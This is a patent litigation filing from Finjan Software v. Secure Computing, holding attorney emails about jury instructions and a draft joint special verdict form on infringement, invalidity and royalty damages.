If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 9: \_\_\_\_\_

Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 15: \_\_\_\_\_

34. Do you find that Finjan has proven by clear and convincing evidence that Claim 37 of U.S. Patent No. 6,357,010 is invalid because it is anticipated by prior art? *Answer this question regarding validity of the '010 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Secure Computing.*

YES \_\_\_\_\_

NO \_\_\_\_\_

**Obviousness**

35. Do you find that Finjan has proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,185,361 are invalid because the prior art makes them obvious? *Answer this question regarding validity of the '361 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Secure Computing.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 9: \_\_\_\_\_

Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 15: \_\_\_\_\_

36. Do you find that Finjan has proven by clear and convincing evidence that Claim 37 of U.S. Patent No. 6,357,010 is invalid because the prior art makes it obvious?

YES \_\_\_\_\_

NO \_\_\_\_\_

**F. Damages for Secure Computing's Patent Infringement Claims Against Finjan**

37. If you have found that one or more of the asserted claims of U.S. Patent No. 7,185,361 are valid and infringed by Finjan's Vital Security Appliances, then what is the reasonable royalty rate to which Secure Computing has proven by a preponderance of the evidence and the amount of sales that the royalty rate should be applied to?

\_\_\_\_\_ % \$ \_\_\_\_\_

38. If you have found that one or more of the asserted claims of U.S. Patent No. 6,357,010 are valid and infringed by Finjan's Vital Security for Documents, then what is the reasonable royalty rate to which Secure Computing has proven by a preponderance of the evidence and the amount of sales that the royalty rate should be applied to?

\_\_\_\_\_ % \$ \_\_\_\_\_

\_\_\_\_\_  
FOREPERSON  
\_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_

\_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_  
\_\_\_\_\_

# **EXHIBIT 14**

**Kastens, Kristopher**

---

**From:** Kobiaika, Lisa  
**Sent:** Tuesday, March 04, 2008 7:19 PM  
**To:** 'caseidl@rkmc.com'  
**Cc:** provner@potteranderson.com; Andre, Paul  
**Subject:** Jury Instructions  
  
**Attachments:** 4921245\_1.DOC

Chris,

Attached are the jury instructions. As we discussed, the TOC have not been revised and we have redlined it to reflect the claims we have withdrawn and the unenforceability claims that you confirmed tonight that you are now not pursuing. If I misunderstood our discussion, please let me know right away. Also, we have agreed that you will either let us know by a specific time when you are sending back the instructions or that you will let me know when you have sent the jury instructions tomorrow, so we can work on getting it filed tomorrow.

Also, as we discussed, Finjan is withdrawing PTX 220 from exhibit list as it is Finjan's source code and we do not want that entered into evidence. If you have any questions, please let me know.

Lisa



4921245\_1.DOC  
(573 KB)

# **EXHIBIT 15**



**Kastens, Kristopher**

---

**From:** Seidl, Christopher A. [CSeidl@rkmc.com]  
**Sent:** Sunday, March 09, 2008 12:31 PM  
**To:** Lee, Hannah  
**Cc:** Andre, Paul; Hannah, James; Kobialka, Lisa; Kastens, Kristopher; Wharton, Meghan; Schutz, Ronald J.; Holdreith, Jake M.; Foster, Trevor J.; Moravetz, Amy; George, Sharon C.  
**Subject:** RE: Special Verdict Form  
**Attachments:** Joint Special Verdict Form With Secure's Redlines 3-9-08.DOC



Joint Special Verdict  
Form Wit...

>>>> Please read the confidentiality statement below <<<<  
C <<Joint Special Verdict Form With Secure's Redlines 3-9-08.DOC>>  
ounsel:

Attached is a redlined version of the Joint Special Verdict Form.

Chris

-----Original Message-----

**From:** Lee, Hannah [mailto:Hlee@KSLAW.com]  
**Sent:** Saturday, March 08, 2008 1:21 PM  
**To:** Seidl, Christopher A.; Foster, Trevor J.; Schutz, Ronald J.; Holdreith, Jake M.  
**Cc:** Andre, Paul; Hannah, James; Kobialka, Lisa; Kastens, Kristopher; Wharton, Meghan  
**Subject:** Special Verdict Form

Counsel:

Attached are redlined and non-redlined versions of the Joint Special Verdict Form.

Hannah

<<Joint Special Verdict Form Redlined by Finjan March 8.DOC>> <<Joint Special Verdict  
Form Without Redlines Finjan 3-8-08.DOC>>

Hannah Lee  
King & Spalding  
Associate  
hlee@kslaw.com

**Confidentiality Notice** This message is being sent by or on behalf of a lawyer. It is intended exclusively for the individual or entity to which it is addressed. This communication may contain information that is proprietary, privileged or confidential or otherwise legally exempt from disclosure. If you are not the named addressee, you are not authorized to read, print, retain, copy or disseminate this message or any part of it. If you have received this message in error, please notify the sender immediately by e-mail and delete all copies of the message.

---

Information contained in this e-mail transmission may be privileged, confidential and covered by the Electronic Communications Privacy Act, 18 U.S.C. Sections 2510-2521.

If you are not the intended recipient, do not read, distribute, or reproduce this transmission.

If you have received this e-mail transmission in error, please notify us immediately of

the error by return email and please delete the message from your system.

Pursuant to requirements related to practice before the U. S. Internal Revenue Service, any tax advice contained in this communication (including any attachments) is not intended to be used, and cannot be used, for purposes of (i) avoiding penalties imposed under the U. S. Internal Revenue Code or (ii) promoting, marketing or recommending to another person any tax-related matter.

Thank you in advance for your cooperation.

Robins, Kaplan, Miller & Ciresi L.L.P.  
<http://www.rkmc.com>

---

**Kastens, Kristopher**

---

**From:** Lee, Hannah  
**Sent:** Wednesday, March 05, 2008 9:00 PM  
**To:** 'caseidl@rkmc.com'; 'TJFoster@rkmc.com'; 'RJSchutz@rkmc.com';  
'AMMoravetz@rkmc.com'; 'JMHoldreith@rkmc.com'  
**Cc:** Andre, Paul; Hannah, James; Kobialka, Lisa; Kastens, Kristopher; Wharton, Meghan;  
Dennison, Steve; Tong, Gladys; 'provner@potteranderson.com'  
**Subject:** FIN--Final Special Verdict Form.DOC  
**Attachments:** FIN--Final Special Verdict Form.DOC

Counsel:

Attached is a draft of the joint special verdict form pursuant to our discussions earlier today. We attempted to include as many of the requests that you indicated in our earlier conversation, however, not everything was included that we discussed, i.e., names of the parties. We also added your questions relating to 112 in this proposed joint draft. Please review it -- we will also bring a courtesy copy for your review tomorrow morning.

Hannah



FIN--Final Special  
Verdict For...

Hannah Lee  
King & Spalding  
Associate  
hlee@kslaw.com

**IN THE UNITED STATES DISTRICT COURT  
FOR THE DISTRICT OF DELAWARE**

FINJAN SOFTWARE, LTD., an Israel  
corporation,

Plaintiff,

v.

SECURE COMPUTING CORPORATION,  
a Delaware corporation, CYBERGUARD,  
CORPORATION, a Delaware corporation,  
WEBWASHER AG, a German corporation  
and DOES 1 THROUGH 100,

Defendants.

Civil Action No. 06-369 GMS

**JOINT SPECIAL VERDICT FORM**

**A. Finjan Software Ltd.'s ("Finjan Software") Patent Infringement Claims Against Defendants**

**Literal Infringement**

1. Do you find that Finjan Software has proven by a preponderance of the evidence that Defendants literally infringe any of the asserted claims of U.S. Patent No. 6,092,194? *Answer this question regarding infringement of the '194 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 7: _____	Claim 8: _____
Claim 9: _____	Claim 10: _____	Claim 11: _____	Claim 12: _____
Claim 13: _____	Claim 14: _____	Claim 24: _____	Claim 25: _____
Claim 26: _____	Claim 27: _____	Claim 28: _____	Claim 29: _____
Claim 30: _____	Claim 32: _____	Claim 33: _____	Claim 34: _____
Claim 35: _____	Claim 36: _____	Claim 65: _____	

2. Do you find that Finjan Software has proven by a preponderance of the evidence that Defendants literally infringe any of the asserted claims of U.S. Patent No. 6,804,780? *Answer this question regarding infringement of the '780 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_

Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 18: \_\_\_\_\_

3. Do you find that Finjan Software has proven by a preponderance of the evidence that Defendants literally infringe any of the asserted claims of U.S. Patent No. 7,058,822? *Answer this question regarding infringement of the '822 patent with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 4: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

**Infringement Under The Doctrine of Equivalents**

4. If you did not find that Defendants literally infringe some or all of the claims of U.S. Patent No. 6,092,194 under Question 1, do you find that Finjan Software has proven by a preponderance of the evidence that Defendants infringe any of those claims under the doctrine of equivalents? *Answer this question regarding infringement of the '194 patent under the doctrine of equivalents with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants. Skip this question if you answered "Yes" to Question 1 and found literal infringement of all asserted claims of U.S. Patent No. 6,092,194.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed under the doctrine of equivalents:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_

Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_ Claim 24: \_\_\_\_\_ Claim 25: \_\_\_\_\_

Claim 26: \_\_\_\_\_ Claim 27: \_\_\_\_\_ Claim 28: \_\_\_\_\_ Claim 29: \_\_\_\_\_

Claim 30: \_\_\_\_\_ Claim 32: \_\_\_\_\_ Claim 33: \_\_\_\_\_ Claim 34: \_\_\_\_\_

Claim 35: \_\_\_\_\_ Claim 36: \_\_\_\_\_ Claim 65: \_\_\_\_\_

5. If you did not find that Defendants literally infringe some or all of the claims of U.S. Patent No. 6,804,780 under Question 2, do you find that Finjan Software has proven by a preponderance of the evidence that Defendants infringe any of those claims under the doctrine of equivalents? *Answer this question regarding infringement of the '780 patent under the doctrine of equivalents with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants. Skip this question if you answered "Yes" to Question 2 and found literal infringement of all asserted claims of U.S. Patent No. 6,804,780.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed under the doctrine of equivalents:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_

Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 18: \_\_\_\_\_



6. If you did not find that Defendants literally infringe some or all of the claims of U.S. Patent No. 7,058,822 under Question 3, do you find that Finjan Software has proven by a preponderance of the evidence that Defendants infringe any of those claims under the doctrine of equivalents? *Answer this question regarding infringement of the '822 patent under the doctrine of equivalents with "Yes" or "No." A "Yes" is a finding for Finjan. A "No" is a finding for Defendants. Skip this question if you answered "Yes" to Question 3 and found literal infringement of all asserted claims of U.S. Patent No. 7,058,822.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed under the doctrine of equivalents:

Claim 4: \_\_\_\_\_

Claim 6: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

#### **Willful Infringement**

7. If you answered "Yes" to Questions 1, 2, 3, 4, 5, or 6, was Defendants' infringement willful?

YES \_\_\_\_\_

NO \_\_\_\_\_

**B. Defendants' Patent Invalidity Claims Against Finjan Software****Anticipation**

8. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid because they are anticipated by prior art? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 7: _____	Claim 8: _____
Claim 9: _____	Claim 10: _____	Claim 11: _____	Claim 12: _____
Claim 13: _____	Claim 14: _____	Claim 24: _____	Claim 25: _____
Claim 26: _____	Claim 27: _____	Claim 28: _____	Claim 29: _____
Claim 30: _____	Claim 32: _____	Claim 33: _____	Claim 34: _____
Claim 35: _____	Claim 36: _____	Claim 65: _____	

9. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid because they are anticipated by prior art? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 9: _____	Claim 10: _____
Claim 11: _____	Claim 12: _____	Claim 13: _____	Claim 14: _____
Claim 18: _____			

10. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid because they are anticipated by prior art? *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be anticipated by prior art:

Claim 4: \_\_\_\_\_

Claim 6: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

**Obviousness**

11. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid because the prior art makes them obvious? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be obvious in light of the prior art:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_

Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_ Claim 24: \_\_\_\_\_ Claim 25: \_\_\_\_\_

Claim 26: \_\_\_\_\_ Claim 27: \_\_\_\_\_ Claim 28: \_\_\_\_\_ Claim 29: \_\_\_\_\_

Claim 30: \_\_\_\_\_ Claim 32: \_\_\_\_\_ Claim 33: \_\_\_\_\_ Claim 34: \_\_\_\_\_

Claim 35: \_\_\_\_\_ Claim 36: \_\_\_\_\_ Claim 65: \_\_\_\_\_

12. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid because the prior art makes them obvious? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be obvious in light of the prior art:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_

Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 18: \_\_\_\_\_

13. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid because the prior art makes them obvious? *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Firjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be obvious in light of the prior art:

Claim 4: \_\_\_\_\_

Claim 6: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

**Lack of Enablement<sup>1</sup>**

14. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid for lack of enablement? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.<sup>2</sup>*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for lack of enablement:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 7: _____	Claim 8: _____
Claim 9: _____	Claim 10: _____	Claim 11: _____	Claim 12: _____
Claim 13: _____	Claim 14: _____	Claim 24: _____	Claim 25: _____
Claim 26: _____	Claim 27: _____	Claim 28: _____	Claim 29: _____
Claim 30: _____	Claim 32: _____	Claim 33: _____	Claim 34: _____
Claim 35: _____	Claim 36: _____	Claim 65: _____	

15. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid for lack of enablement? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.<sup>3</sup>*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for lack of enablement:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
----------------	----------------	----------------	----------------

---

<sup>1</sup> Finjan Software, Ltd. objects to any question in the special verdict form regarding 35 U.S.C. § 112 including lack of enablement, indefiniteness, and inadequate written description as Defendants do not have an expert to testify on these topics.

<sup>2</sup> Id.

<sup>3</sup> Id.



Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_  
 Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_  
 Claim 18: \_\_\_\_\_

16. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid for lack of enablement? *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.<sup>4</sup>*

YES \_\_\_\_\_ NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for lack of enablement:

Claim 4: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 12: \_\_\_\_\_  
 Claim 13: \_\_\_\_\_

#### **Indefiniteness<sup>5</sup>**

17. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid for indefiniteness? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.<sup>6</sup>*

YES \_\_\_\_\_ NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for indefiniteness:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_  
 Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_  
 Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_  
 Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_ Claim 24: \_\_\_\_\_ Claim 25: \_\_\_\_\_  
 Claim 26: \_\_\_\_\_ Claim 27: \_\_\_\_\_ Claim 28: \_\_\_\_\_ Claim 29: \_\_\_\_\_

---

<sup>4</sup> Id.

<sup>5</sup> Id.

<sup>6</sup> Id.

Claim 30: \_\_\_\_\_ Claim 32: \_\_\_\_\_ Claim 33: \_\_\_\_\_ Claim 34: \_\_\_\_\_  
 Claim 35: \_\_\_\_\_ Claim 36: \_\_\_\_\_ Claim 65: \_\_\_\_\_

18. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid for lack of enablement? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>7</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for indefiniteness:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_  
 Claim 5: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 9: \_\_\_\_\_ Claim 10: \_\_\_\_\_  
 Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 13: \_\_\_\_\_ Claim 14: \_\_\_\_\_  
 Claim 18: \_\_\_\_\_

19. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid for indefiniteness? *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>8</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for indefiniteness:

Claim 4: \_\_\_\_\_ Claim 6: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 12: \_\_\_\_\_  
 Claim 13: \_\_\_\_\_

---

<sup>7</sup> Id.

<sup>8</sup> Id.

**Inadequate Written Description<sup>9</sup>**

20. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,092,194 are invalid for inadequate written description? *Answer this question regarding validity of the '194 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.<sup>10</sup>*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for inadequate written description:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 7: _____	Claim 8: _____
Claim 9: _____	Claim 10: _____	Claim 11: _____	Claim 12: _____
Claim 13: _____	Claim 14: _____	Claim 24: _____	Claim 25: _____
Claim 26: _____	Claim 27: _____	Claim 28: _____	Claim 29: _____
Claim 30: _____	Claim 32: _____	Claim 33: _____	Claim 34: _____
Claim 35: _____	Claim 36: _____	Claim 65: _____	

21. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 6,804,780 are invalid for inadequate written description? *Answer this question regarding validity of the '780 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.<sup>11</sup>*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for inadequate written description:

Claim 1: _____	Claim 2: _____	Claim 3: _____	Claim 4: _____
Claim 5: _____	Claim 6: _____	Claim 9: _____	Claim 10: _____
Claim 11: _____	Claim 12: _____	Claim 13: _____	Claim 14: _____

---

<sup>9</sup> Id.

<sup>10</sup> Id.

<sup>11</sup> Id.

Claim 18: \_\_\_\_\_

22. Do you find that Defendants have proven by clear and convincing evidence that any of the asserted claims of U.S. Patent No. 7,058,822 are invalid for inadequate written description. *Answer this question regarding validity of the '822 patent with "Yes" or "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>12</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be invalid for inadequate written description:

Claim 4: \_\_\_\_\_

Claim 6: \_\_\_\_\_

Claim 8: \_\_\_\_\_

Claim 12: \_\_\_\_\_

Claim 13: \_\_\_\_\_

#### Patent Exhaustion<sup>13</sup>

23. Do you find that Defendants have proven that Finjan's infringement claims are barred by the doctrine of patent exhaustion? *Answer this question regarding patent exhaustion with a "Yes" or a "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>14</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

24. Do you find that Defendants have proven that Finjan's infringement claims are barred by license or release? *Answer this question regarding license or release with a "Yes" or a "No." A "Yes" is a finding for Defendants. A "No" is a finding for Finjan.*<sup>15</sup>

YES \_\_\_\_\_

NO \_\_\_\_\_

---

<sup>12</sup> Id.

<sup>13</sup> Finjan Software Ltd. objects to any question regarding patent exhaustion because this subject matter is inappropriate and prejudicial. Whether patent exhaustion applies to this case is based on determinations of matters of law. A license agreement may not be subject to the patent exhaustion doctrine because it was "designed" to contract out of the patent exhaustion doctrine" which is a question of law for the Court where the matter "concerns the construction of the relevant provisions of the contract." Minebea Co., Ltd. v. Papst, 2004 WL 3507908, at \*10 (D.D.C. 2004).

<sup>14</sup> Id.

<sup>15</sup> Id.

**C. Damages for Finjan Software's Patent Infringement Claims Against Defendants**

**Webwasher Software**

25. If you have found that one or more of the asserted claims of U.S. Patent No. 6,092,194, U.S. Patent No. 6,804,780, and/or U.S. Patent No. 7,058,822 are valid and infringed by Defendants' Webwasher Software, then what is the reasonable royalty rate to which Finjan Software has proven by a preponderance of the evidence and the amount of sales of the Webwasher Software that the royalty rate should be applied to?

\_\_\_\_\_ % \$ \_\_\_\_\_

**Webwasher Hardware Appliances**

26. If you have found that one or more of the asserted claims of U.S. Patent No. 6,092,194, U.S. Patent No. 6,804,780, and/or U.S. Patent No. 7,058,822 are valid and infringed by Defendants' Webwasher Hardware Appliances, then what is the reasonable royalty rate to which Finjan Software has proven by a preponderance of the evidence and the amount of sales of the Webwasher Hardware Appliances that the royalty rate should be applied to?

\_\_\_\_\_ % \$ \_\_\_\_\_

**D. Secure Computing Corporation's ("Secure Computing") Patent Infringement Claims Against Finjan Software, Ltd. and Finjan Software, Inc. ("Finjan")**

**Literal Infringement**

27. Do you find that Secure Computing has proven by a preponderance of the evidence that Finjan literally infringes any of the asserted claims of U.S. Patent No. 7,185,361? *Answer this question regarding infringement of the '361 patent with "Yes" or "No." A "Yes" is a finding for Secure Computing. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 9: \_\_\_\_\_

Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 15: \_\_\_\_\_

28. Do you find that Secure Computing has proven by a preponderance of the evidence that Finjan literally infringes Claim 37 of U.S. Patent No. 6,357,010? *Answer this question regarding infringement of the '010 patent with "Yes" or "No." A "Yes" is a finding for Secure Computing. A "No" is a finding for Finjan.*

YES \_\_\_\_\_

NO \_\_\_\_\_

**Willful Infringement of U.S. Patent No. 7,185,361**

29. If you answered "Yes" to Question 17, was Finjan's infringement willful?

YES \_\_\_\_\_

NO \_\_\_\_\_

**Willful Infringement of U.S. Patent No. 6,357,010**

30. If you answered "Yes" to Question 18, was Finjan's infringement willful?

YES \_\_\_\_\_

NO \_\_\_\_\_



**Inducing Infringement<sup>16</sup>**

31. Do you find that Secure Computing has proven by a preponderance of the evidence that Finjan has induced infringement of any of the asserted claims of U.S. Patent No. 7,185,361? *Answer this question regarding inducing infringement of the '361 patent with "Yes" or "No." A "Yes" is a finding for Secure Computing. A "No" is a finding for Finjan. Skip this question if you answered "No" to Question 17 and did not find literal infringement of the '361 patent.*<sup>17</sup>

YES \_\_\_\_\_ NO \_\_\_\_\_

If you answered "Yes," please mark the claims you found to be infringed:

Claim 1: \_\_\_\_\_ Claim 2: \_\_\_\_\_ Claim 3: \_\_\_\_\_ Claim 4: \_\_\_\_\_

Claim 5: \_\_\_\_\_ Claim 7: \_\_\_\_\_ Claim 8: \_\_\_\_\_ Claim 9: \_\_\_\_\_

Claim 10: \_\_\_\_\_ Claim 11: \_\_\_\_\_ Claim 12: \_\_\_\_\_ Claim 14: \_\_\_\_\_

Claim 15: \_\_\_\_\_

32. Do you find that Secure Computing has proven by a preponderance of the evidence that Finjan literally infringes Claim 37 of U.S. Patent No. 6,357,010? *Answer this question regarding inducing infringement of the '010 patent with "Yes" or "No." A "Yes" is a finding for Secure Computing. A "No" is a finding for Finjan. Skip this question if you answered "No" to Question 18 and did not find literal infringement of the '010 patent.*<sup>18</sup>

YES \_\_\_\_\_ NO \_\_\_\_\_

---

